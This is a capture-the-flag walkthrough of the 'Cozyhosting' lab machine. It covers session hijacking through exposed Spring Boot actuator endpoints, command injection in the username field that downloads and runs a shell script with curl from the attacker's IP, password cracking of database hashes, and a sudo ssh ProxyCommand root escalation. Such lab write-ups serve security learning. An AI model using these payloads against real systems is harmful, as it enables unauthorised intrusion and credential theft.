Cozyhosting
Contents
Intro
Cozyhosting is a box running a Spring Boot application. Once you get a shell, there's an additional task of switching over to josh on the machine. Getting root after that is insanely quick.
User
sudo nmap -sC -sV -p- 10.129.229.88

22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)

80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Cozy Hosting - Home
|_http-server-header: nginx/1.18.0 (Ubuntu)
Only having 2 ports open is a rare sight to behold.

On the surface, there's nothing out of the ordinary - the only redirect we get is a to a login page. With a feroxbuster scan, we get nothing useful either.
The webapp's 404 page is not what you usually see though:

The "Whitelabel Error Page" is what you see from a webapp hosting Spring Boot. When running feroxbuster again using SecLists's designated spring-boot.txt. This returns a 200 code on /actuator and its endpoints, shown below:

The two endpoints which currently matter to us are /sessions and /mappings - the first one exposes an authorized cookie: 7F0F92AC1BC24200D702F12702C265C1 "kanderson", the second lists further directories and requests.
When changing JSESSIONID to kanderson's cookie and accessing /admin, we are logged in as him, and we can access a dashboard.


Automatic patching sends a POST request to /executessh, requiring a private key, a hostname and a username. We are told that the two fields explicitly don't allow for whitespaces (entered via space), though that doesn't mean they are sanitized. The workaround I used was %09, a URL encoded tab.

Initiating a reverse shell with these restrictions ended up being more tedious than I thought, so I went with creating my own locally, uploading it to the server, and then running it from there - I downloaded the file via curl:
host=localhost&username=hello%3Bcurl%09http%3A%2F%2F10.10.15.55:8000%2Fshell.sh%09-o%09%2Ftmp%2Fshell.sh
Without putting it in a writable folder, permission would be denied.
host=localhost&username=hello%3Bbash%09%2Ftmp%2Fshell.sh
Following this, the response is hanging, but the listener caught a shell as app!
We're put in /app, which is a bit suspicious. After running ls /home, we find out that there's another user on the machine: josh, whose folder we don't have permission to cd to.
Running ls we get a file called cloudhosting-0.0.1.jar. I'd extract it here, but since this isn't a writable folder, we need to move/copy it somewhere first.
Once that's done, I grep for anything indicating a password to josh.
app@cozyhosting:/tmp/java$ grep -r password . 2>/dev/null
...
./BOOT-INF/classes/application.properties:spring.datasource.password=Vg&nvzAQ7XxR
If we cat ./BOOT-INF/classes/application.properties...
app@cozyhosting:/tmp/java$ cat ./BOOT-INF/classes/application.properties

server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
We get the username (postgres) and the password (Vg&nvzAQ7XxR) for a database.
app@cozyhosting:/tmp/java$ psql -h localhost -U postgres
Password for user postgres:

...

postgres=#
There was one database worth using here, which is cozyhosting:
postgres=# \list

                                   List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-------------+----------+----------+-------------+-------------+-----------------------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
(4 rows)
cozyhosting=# \dt

    List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | hosts | table | postgres
 public | users | table | postgres
(2 rows)
The hosts table held negligible information, users, on the other hand:
cozyhosting=# select * from users;

   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
This table contains hashed passwords, if we try to crack it with hashcat, this is what we get:
hashcat hash --user /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt -m 3200
...
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited
With this, we can either su or ssh into the machine as josh.
Root
Quickly gathering info:
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
If we browse GTFOBins for ssh we find a neat little line, making use of ProxyCommand to spawn bash as root:
josh@cozyhosting:~$ sudo /usr/bin/ssh -o ProxyCommand=';/bin/sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)
Good luck to anyone else doing this box!